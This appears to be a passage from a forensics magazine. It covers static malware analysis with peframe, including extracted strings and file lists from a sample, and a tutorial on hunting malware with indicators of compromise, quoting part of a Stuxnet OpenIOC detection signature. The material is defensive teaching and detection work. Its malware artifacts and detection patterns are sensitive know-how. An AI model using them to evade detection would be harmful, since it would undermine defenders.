


**Figure 2. Truncated results part 2**

After dumping the malware we will use peframe with the string option which will fetch all those strings within this malware we will pull out that result outside in one text file named strings\_results.txt. Here is the relevant command:

```
root@chintan:~/Desktop/peframe# ./peframe.py --strings master\ malware.exe > strings_result.txt
```

Like the dumping example above, the string result is also very large. But not as large as the “dump” command. The following 3 screenshots lists the strings results which probably tells us which functions are involved within this piece of malware, how the coding is done using PHP or html and which web pages are also part of the execution of the malware etc..



**Figure 3. Strings results part 1**



```

GetModuleFileNameA
FindResourceA
GetModuleHandleA
HeapAlloc
GetProcessHeap
HeapFree
HeapReAlloc
CompareStringA
ExitProcess
GetLocaleInfoA
GetNumberFormatA
lstrcpmA
GetProcAddress
DosDateTimeToFileTime
GetDateFormatA
GetTimeFormatA
FileTimeToSystemTime
FileTimeToLocalFileTime
ExpandEnvironmentStringsA
WaitForSingleObject
SetCurrentDirectoryA
Sleep
GetTempPathA
MoveFileExA
GetModuleFileNameW
SetEnvironmentVariableA
GetCommandLineA
LocalFileTimeToFileTime
SystemTimeToFileTime
GetSystemTime
IsDBCSLeadByte
GetCPInfo
FreeLibrary
LoadLibraryA
KERNEL32.dll
OemToCharBuffA
EnableWindow
GetDlgItem
ShowWindow
  
```

**Figure 4.** Strings results part 2

```

<assemblyIdentity>
  version="1.0.0.0"
  processorArchitecture="x86"
  name="WinRAR SFX"
  type="win32"
</assemblyIdentity>
<description>WinRAR SFX module</description>
<trustInfo xmlns="urn:schemas-microsoft-com:asm.v2">
  <security>
    <requestedPrivileges>
      <requestedExecutionLevel level="asInvoker" uiAccess="false"/>
    </requestedPrivileges>
  </security>
</trustInfo>
<dependency>
  <dependentAssembly>
    <assemblyIdentity>
      type="win32"
      name="Microsoft.Windows.Common-Controls"
      version="6.0.0.0"
      processorArchitecture="x86"
      publicKeyToken="6595b64144ccf1df"
      language="**"
    </assemblyIdentity>
  </dependentAssembly>
</dependency>
<compatibility xmlns="urn:schemas-microsoft-com:compatibility.v1">
  <application>
    <supportedOS Id="{e2011457-1546-43c5-a5fe-008deee3d3f0}"/>
    <!--The ID below indicates application support for Windows Vista -->
    <!--The ID below indicates application support for Windows 7 -->
    <supportedOS Id="{35138b9a-5d96-4fbd-8e2d-a240022f93a}"/>
  </application>
</compatibility>
<asmv3:application xmlns:asmv3="urn:schemas-microsoft-com:asm.v3">
  <asmv3:windowsSettings xmlns="http://schemas.microsoft.com/SMI/2005/WindowsSettings">
    <dpiAware>true</dpiAware>
  </asmv3:windowsSettings>
</asmv3:application>
</asmv3:application>
  
```

**Figure 5.** Strings results part 3

The string option lists file names, functions as well as URL links. It also includes random garbage text. As such it is often a very tedious job to locate file names and URLs from the strings output. Due to this fact it is better to use the following option `-file-url`.

To use this command enter the following:

```
root@chintan:~/Desktop/peframe# ./peframe.py
--file-url master\ malware.exe
FILE:          %s.%d.tmp
FILE:          ADVAPI32.dll
FILE:          COMCTL32.DLL
FILE:          COMCTL32.dll
FILE:          COMDLG32.dll
FILE:          GDI32.dll
FILE:          KERNEL32.dll
FILE:          OLEAUT32.dll
FILE:          RC\accounts23.dat
FILE:          RC\apaths23.dat
FILE:          RC\bans23.dat
FILE:          RC\console23.dat
FILE:          RC\downlist23.dat
FILE:          RC\dstats23.dat
```


```
FILE:          RC
FILE:          RC\virtualpaths23.dat
FILE:          RC\webdomains23.dat
FILE:          SHELL32.dll
FILE:          USER32.dll
FILE:          liteserve.lnk
FILE:          ole32.dll
FILE:          riched20.dll
FILE:          riched32.dll
FILE:          server.lnk
FILE:          shlwapi.dll
URL:           RC\www\abortshutdown.php
URL:           RC\www\askreboot.php
URL:           RC\www\beep500.php
URL:           RC\www\beep5000.php
URL:           RC\www\beep50000.php
URL:           RC\www\beep500000.php
```

As you can see from the output, peframe is listing some files along with their extensions as well as a URL list.

The --hex-dump option can also be used to dump the entire data of this file in hex format. To do this use the following command:

```
root@chintan:~/Desktop/peframe# ./peframe.py -hex-dump master\ malware.exe > hexdummp_results.txt
```

Here is the result.



**Figure 6. Result**

## CONCLUSION

Through this paper I have demonstrated how one can perform static suspicious file or malware analysis using the advanced and robust tool peframe. Through analysis I have learned certain things about the suspicious file such as the hash analysis, PE file attributes, version and metadata information, PE identifier signatures etc.. It is a good practice for all those forensics investigators to analyze suspicious files or malwares through open source tools such as peframe. One of the additional advantages of this tool is that there is no need to configure this tool through a config file which many other tools generally require.

## REFERENCES

- <https://code.google.com/p/peframe/>
- <http://msdn.microsoft.com/en-us/library/windows/desktop/ms633500%28v=vs.85%29.aspx>
- <http://filext.com/file-extension/CRT>
- <http://msdn.microsoft.com/en-us/library/windows/desktop/aa363858%28v=vs.85%29.aspx>

## ABOUT THE AUTHOR



Chintan Gurjar is a System Security Analyst and researcher in Lucideus Tech Pvt Ltd company India. He has written articles for Europe based magazine namely "Hakin9", "PentestMag" and India based magazine "Hacker5". He has done a valuable research in cryptography overhead mechanism. Chintan Gurjar has completed graduation in computer science from India and currently pursuing his post-graduation in computer security & forensics from London (UK). During his academics, he has submitted a research paper on "Cryptography Overhead Mechanism during Packet Exchange Process" & "Data mining for instruction detection in network security". He has also submitted advance network security auditing report and Network services administration and management report during his academics. His area of interest is real-time communication security, IPSec & network security. In future he would like to work for his Country's government in a forensics investigation field. Chintan Gurjar's Blog: <http://infosecninja.blogspot.co.uk/>

# FREE eBook DOWNLOAD

# ENCRYPTION KEY MANAGEMENT SIMPLIFIED

---


## Learn the Fundamentals

What is encryption key management and do I need it?

Key management best practices

How to meet compliance regulations (PCI-DSS, HIPAA/HITECH, GLBA/FFIEC, etc.) with encryption key management

How encryption key management works on every platform including Microsoft SQL Server '08/'12, Oracle, and IBM i



**DOWNLOAD THE eBook**  
[townsendsecurity.com/eforensics](http://townsendsecurity.com/eforensics)

HACKERS DON'T BREAK ENCRYPTION.  
THEY FIND YOUR KEYS.



# USING INDICATORS OF COMPROMISE TO FIND EVIL

by Adam Kliarsky

The threats we face today are more sophisticated than ever before. Attackers are leveraging vulnerabilities in both computers and humans alike, and their tools are more advanced. So what happens when we're hit with malware that is new, unknown? How can we identify the threat to remediate? Enter malware forensics. The need for incident response teams to conduct forensic analysis on systems to collect and analyze artifacts is becoming a basic requirement.

## What you will learn:

- using IOCs to analyze a system for undetected malware,
- use tools to analyze a system to build IOCs which can be used for broad searches (enterprise wide)

## What you should know:

- Incident response, basic malware analysis concepts

Rob Lee and the good folks at the SANS Institute computer forensic team have put together a forensic poster outlining a nice methodology for hunting unknown malware. <http://blogs.sans.org/computer-forensics/files/2012/06/SANS-Digital-Forensics-and-Incident-Response-Poster-2012.pdf>. One of the concepts the poster focuses on is malware funneling. Malware funneling is the process of reducing data sets to help incident handlers identify key components of compromise that will help contain a situation quicker.




Figure 1. Malware funneling

- **Prep Evidence/Data Reduction:** The funnel naturally starts at the top, where we are faced with a full filesystem in which to find evil. At this point the goal is to reduce the data set as much as possible. We can easily do this by creating a hash set of known good/legitimate files, and comparing them with our data. This will identify known files in which we can remove from our analysis. Fuzzy hashing will identify similar (altered) known files, which can also be excluded.
- **Anti-Virus Checks:** The next step is running a scan with anti-virus. With a reduced data set, it will be faster to scan for known malware.
- **Indicators of Compromise Search:** The third step in the funnel is a search of IOCs (indicators of Compromise). Indicators of Compromise (IOCs) are sets of Boolean conditions that pair up specific values, or artifacts that can be used as a signature to identify malware on a system. IOCs are essentially signatures that identify components of an attack.
- **Automated Memory Analysis:** Once a search for IOCs is complete, the next step is automated memory analysis via tools like Volatility, Redline, or Memoryze.
- **Evidence of Persistence:** Next, further reduce the candidates with a check for signs of persistence, like executable launching at start-up, or spawned by other processes. Persistence is a key characteristic of malware.
- **Packing/Entropy Check:** Next on the list is a check for packing or entropy that can help identify packed or encrypted malware. Malware tends to be packed or encrypted to elude investigators, so identifying this is essential.
- **Logs:** Back to the basics here – always check logs to identify and correlate suspicious activity for. System logs, event logs, authentication logs or any other logs that record valuable information regarding activity on a system will be useful.
- **Super Timeline Examination:** Using timeline creation & analysis, identify candidates of interest.
- **By-Hand Memory Analysis:** This is where more of the laborious manual work starts to come in. The funneling up to this point should have reduced the candidates so that the work is more meaningful. The poster lists some relevant tasks, such as identify rogue processes, analyze process DLLs and handles, review network artifacts, look for signs of code injection/process hollowing, rootkits, and then extract info from suspect files as needed.
- **By-Hand 3rd Party Hash Lookups:** Virustotal.com as well as others can verify hashes on known bad files. A file can be uploaded to Virustotal, which will both scan through several anti-virus vendors, and hash/compare to previously analyzed malicious files. Bit9 also has this capability and can be similarly leveraged to analyze and compare files.
- **MFT Anomalies:** MFT outliers can be analyzed to identify abnormal MFT records.
- **File-Time Anomalies:** Metadata on files can show whether or not times were adjusted to hide activity. Looking to identify where filename time occurs after STDINFO creation time would be something to pay attention to.

Some of these techniques have been in use by forensic analysis and incident responders for some time. But IOCs have been growing. They provide quick visibility where other tools lack, and can be scaled quickly to deal with larger incidents involving multiple hosts.

### INDICATORS OF COMPROMISE

If you've never heard of IOC, you will probably have a few questions::

- What are IOCs?
- How do I use them?
- Where can I get them?

### WHAT ARE IOCS?

So what are indicators of compromise (IOC)? Just as they sound, they are combinations of artifacts detected, either host or network based, that indicate an attack (compromise) has occurred. If a system is hacked or infected with malware, there will be several indications. Files installed, registry entries modified, running processes and open ports are all examples. Combine relevant artifacts into an IOC search file that can then be used in a search against other computers to identify evil. IOCs are what you use when hunting unknown malware. IOCs are what you use when zero days are released, and you have suspicious/unidentified activity on a host.

The concept of IOC has been around for a few years, but has gained much traction recently thanks to Mandiant who created the OpenIOC. The OpenIOC, as stated on the web site (<http://www.openioc.org/>),

is "...is an extensible XML schema for the description of technical characteristics that identify a known threat, an attacker's methodology, or other evidence of compromise". This schema allows sharing of unique data and can let responders act quickly and contain a situation while vendors augment their capabilities to detect these threats.

IOC files use logic trees combining expressions from AND and OR statements with specific items to be used for searches. According to Mandiant's blog M-Union, "[an] IOC is made up of three main parts: IOC metadata, references and the definition". The metadata is the information that describes the IOC (author, purpose etc.), the references is a bit more subjective, allowing authors/creators to add their own information that could provide relevance to anyone looking at it. The definition is where the relevant artifacts come in to play. This is where Boolean "and" and "or" logic are used to describe the malware in question. As an example, let's look at the Stuxnet example on OpenIOC.org ("IOC Example: Stuxnet" – <http://openioc.org/iocs/ea3cab0c-72ad-40cc-abbf-90846fa4afec.ioc>):

```
<Indicator operator="OR" id="73bc8d65-826b-48d2-b4a8-48918e29e323">
<IndicatorItem id="b9ef2559-cc59-4463-81d9-52800545e16e" condition="contains">
<Context document="FileItem" search="FileItem/PEInfo/Sections/Section/Name" type="mir"/>
<Content type="string">.stub</Content>
</IndicatorItem>
<IndicatorItem id="156bc4b6-a2a1-4735-bfe8-6c8d1f7eae38" condition="contains">
<Context document="FileItem" search="FileItem/FileName" type="mir"/>
<Content type="string">mdmcpq3.PNF</Content>
</IndicatorItem>
<IndicatorItem id="e57d9a5b-5e6a-41ec-87c8-ee67f3ed2e20" condition="contains">
<Context document="FileItem" search="FileItem/FileName" type="mir"/>
<Content type="string">mdmeric3.PNF</Content>
</IndicatorItem>
<IndicatorItem id="63d7bee6-b575-4d56-8d43-1c5eac57658f" condition="contains">
<Context document="FileItem" search="FileItem/FileName" type="mir"/>
<Content type="string">oem6C.PNF</Content>
</IndicatorItem>
<IndicatorItem id="e6bff12a-e23d-45ea-94bd-8289f806bea7" condition="contains">
<Context document="FileItem" search="FileItem/FileName" type="mir"/>
<Content type="string">oem7A.PNF</Content>
</IndicatorItem>
```

This IOC for Stuxnet shows the initial part of the signature, in its XML format. The beginning section starts with an 'OR' clause, with several 'IndicatorItem's following to match the 'OR' statement:

code section contains .stub

OR

filename contains mdmcpq3.PNF

OR

filename contains mdmeric3.PNF

OR


filename contains oem6C.PNF

OR

filename contains oem7A.PNF

...

So the code section would have been found through reversing, or analyzing the malware running on a system. Likewise the filenames would have been also found either through reversing, or profiling the malware. Here's a nice illustration from Mandiant (IOC Editor User Guide):



**Figure 2.** Mandiant (IOC Editor User Guide)

Using IOCs from sources such as OpenIOC, Mandiant, or other trusted sources – or alternatively creating IOCs from reversing malware or application profiling, will allow you to start scanning for evil.

## USING IOCS

So now we understand what IOCs are...how can we use them to hunt malware, or other resident evil? There are a few ways they can be used. Mandiant for example, leading the charge with OpenIOC, offers free tools that help in creating and using IOCs. IOC Finder, IOC Editor and Redline can help analyze a host, create/edit IOCs, and conduct enterprise wide searches. All can be downloaded from Mandiant's site at <https://www.mandiant.com/resources/downloads/>. There are other tools like Yara (<https://code.google.com/p/yara-project/>) that are likewise useful for scanning.

*IOC Finder* is a great free utility that an incident responder can use to analyze a system. There are two functions of IOC Finder: collecting and reporting. IOC Finder can be run on a target system to collect data for IOC analysis using the 'collect' parameter, and subsequently run with the 'report' parameter to report on the data collected.

Running the following command on a target from a USB drive will invoke IOC Finder to collect important information that can be used in IOC analysis:

```
"mandiant_ioc_finder.exe collect"
```

```
F:\x64>mandiant_ioc_finder.exe collect
11-13-2013 15:08:47 Setting up dependencies...
11-13-2013 15:08:49 Starting collection...
11-13-2013 15:08:49 Running built-in collection script at ./lib/script.xml...
11-13-2013 15:08:50 Auditing <w32system> started at 11-13-2013 15:08:50
11-13-2013 15:08:50 Auditing <w32system> finished. <Took 0.109 seconds>
11-13-2013 15:08:50 Auditing <w32disks> started at 11-13-2013 15:08:50
11-13-2013 15:08:50 Auditing <w32disks> finished. <Took 0.109 seconds>
11-13-2013 15:08:50 Auditing <w32volumes> started at 11-13-2013 15:08:50
11-13-2013 15:08:51 Auditing <w32volumes> finished. <Took 1.139 seconds>
11-13-2013 15:08:51 Auditing <w32hivelist> started at 11-13-2013 15:08:51
11-13-2013 15:08:51 Auditing <w32hivelist> finished. <Took 0.093 seconds>
11-13-2013 15:08:51 Auditing <w32network-arp> started at 11-13-2013 15:08:51
11-13-2013 15:08:51 Auditing <w32network-arp> finished. <Took 0.109 seconds>
11-13-2013 15:08:51 Auditing <w32network-route> started at 11-13-2013 15:08:51
11-13-2013 15:08:52 Auditing <w32network-route> finished. <Took 0.11 seconds>
11-13-2013 15:08:52 Auditing <w32network-dns> started at 11-13-2013 15:08:52
11-13-2013 15:08:52 Auditing <w32network-dns> finished. <Took 0.093 seconds>
11-13-2013 15:08:52 Auditing <w32ports> started at 11-13-2013 15:08:52
11-13-2013 15:08:52 Auditing <w32ports> finished. <Took 0.187 seconds>
11-13-2013 15:08:52 Auditing <w32prefetch> started at 11-13-2013 15:08:52
11-13-2013 15:08:53 Auditing <w32prefetch> finished. <Took 1.498 seconds>
11-13-2013 15:08:53 Auditing <w32tasks> started at 11-13-2013 15:08:53
```

**Figure 3.** Using IOC Finder


IOC Finder will run from the source directory, gathering data from the target %SystemDrive% directory, or alternatively with the “-d” option to specify a directory. Relevant data from registry, memory, and disk will be collected during this process. The output of IOC Finder is generated in the same directory, under a subdirectory named after the target host.

As mentioned, IOC Finder will also let you report on the evidence collected with the “report” option, however importing this into Redline would be a better option.

```
mandiant_ioc_finder.exe report -i <path to IOC> -s <path to audits> -o outputfile
```

The next freebie from Mandiant is *IOC Editor*. This utility runs on the analysis machine and can be used to create and edit IOC files. IOC Editor (IOCE) has a nice graphical interface and keeps the IOC human readable, not displaying the fun XML code that the OpenIOC schema specifies. There are three main components; the left section is where the open IOCs are listed, the top section is where metadata is displayed or edited, and the bottom area is the detail area, where the nuts and bolts of IOCs are displayed and edited.

IOC Editor can open .xml or .ioc files, whether to view the components, save a modified copy, compare two IOCs, or create a new IOC based on an existing one. If an existing IOC file is modified, the changes are shown as ‘dirty’, indicated by yellow highlight. This is a user-friendly reminder that you are modifying an IOC, and will be prompted to save it before closing out of the IOC.



**Figure 4.** Modifying an IOC



Alternatively, IOC Editor can be used to create new IOCs from scratch. The top part of the interface allows the author to add metadata for the IOC, while the definition area will allow for details to be added using the AND and OR logic, plus a multitude of items to build effective expressions.

Completed IOC files can be saved/exported to be used in other tools (such as Redline).

IOC Finder and IOC Editor can be used together to analyze a host with a set of IOCs, to fine tune and edit the IOCs when false positives are found.

The last tool in the lineup is *Redline*. Redline is one of the free tools Mandiant offers and can be downloaded at <http://www.mandiant.com/resources/download/redline>. Redline has extensive capabilities and can be leveraged throughout the malware funneling process. Regarding IOCs, it offers the ability to analyze a memory dump or memory running on a live system. We can use these features either to search for against IOCs previously created or capture system data to be used towards new IOCs.

When the program is launched, there are two general options

- Collect Data
- Analyze Data

The collect data option offers a few methods of collecting system data from a victim host. The analyze data option, as the name suggests, offers the ability to analyze data from IOC Finder, from it's own 'collect data' functions', or from a RAM capture.

Analysis of collected evidence in Redline produces a report called MRI – Malware Risk Index. This is a calculated value that Redline assigns each process; the higher the MRI score, the higher the chance these are malicious and warrant further investigation. Redline also provides a whitelist that can be used to filter out known binaries and thus reduce the noise in analysis.

Once Redline has identified suspect processes, further malware analysis can be conducted, to extract the process, identify process hallowing or other techniques used. This information can then be used to develop mitigation for other hosts in the environment.

### WHERE CAN IOCS BE OBTAINED?

There are a couple of methods of getting IOCs:

- Download IOCs
- Create your own

IOCs can be downloaded from different sources. The OpenIOC website is one such place where IOCs can be downloaded. Another is a site called IOC Bucket (<http://www.iocbucket.com/>). IOC Bucket lets users share their IOCs with the community by providing an upload capability.

The other method would be to create your own. There are a few approaches to this method.

- Reverse engineering malware
- Software profiling
- Copy exiting IOCs and make adjustments.

Reversing malware is a great skill to have as an incident responder. The ability to analyze a piece of [potential] malware is priceless. When reversing malware, it is essential to analyze all aspects of it on both the host and network. There are over 500 IOC terms specified in the OpenIOC format, ranging from "File Compile Time" and "PEInfo Base Address" to "ARP IPv4 Address". This means you will want to do both a code analysis, as well as a behavior analysis, to capture and analyze everything the malware is doing.

Software profiling is similar to reversing malware, but focusing on the behavior side, and understanding from a forensic perspective how the host changes when the software is installed. What else is installed, where is it installed, what changes in the registry, what resides in memory? Timeline analysis, registry monitoring, and other forensic tools will be required for this.

The last is using existing IOCs, and making necessary changes to better suit the situation. Ideally, if IOCs are changed/improved, they can be uploaded for others to use and benefit from.

## SCENARIO

So let's walk through an example. Let's say you have a system that is suspected of compromise, be it malware or other. You start at the top of the funnel by collecting evidence (RAM etc). You then run anti-virus/host protection and are unable to get any hits. Your next steps to identify the threat, so that it can be identified across other systems and subsequently contained can be one of the following:

- Run the collected evidence (RAM) through Redline
- Export Redline batch files to analyze RAM on the live system.

First let's look at using Redline to analyze a RAM capture. In the Analyze Data section in Redline, choose the 2nd option; 'From a Saved Memory File'. Choose the source evidence file, and ensure to choose 'Strings' from the 'Edit your script' option. Select a destination to save the analysis session file and then hit ok.




Figure 5.

You can either choose to analyze against known IOCs either downloaded or created, or analyze raw data to help in IOC creation.

Next let's look at analyzing a live system using one of Redline's collectors. Collectors are batch scripts that Redline will export with custom options to be run on the target host.

To do this, launch Redline on the analysis host. Select one of the collector methods (Standard, Comprehensive, IOC Search).


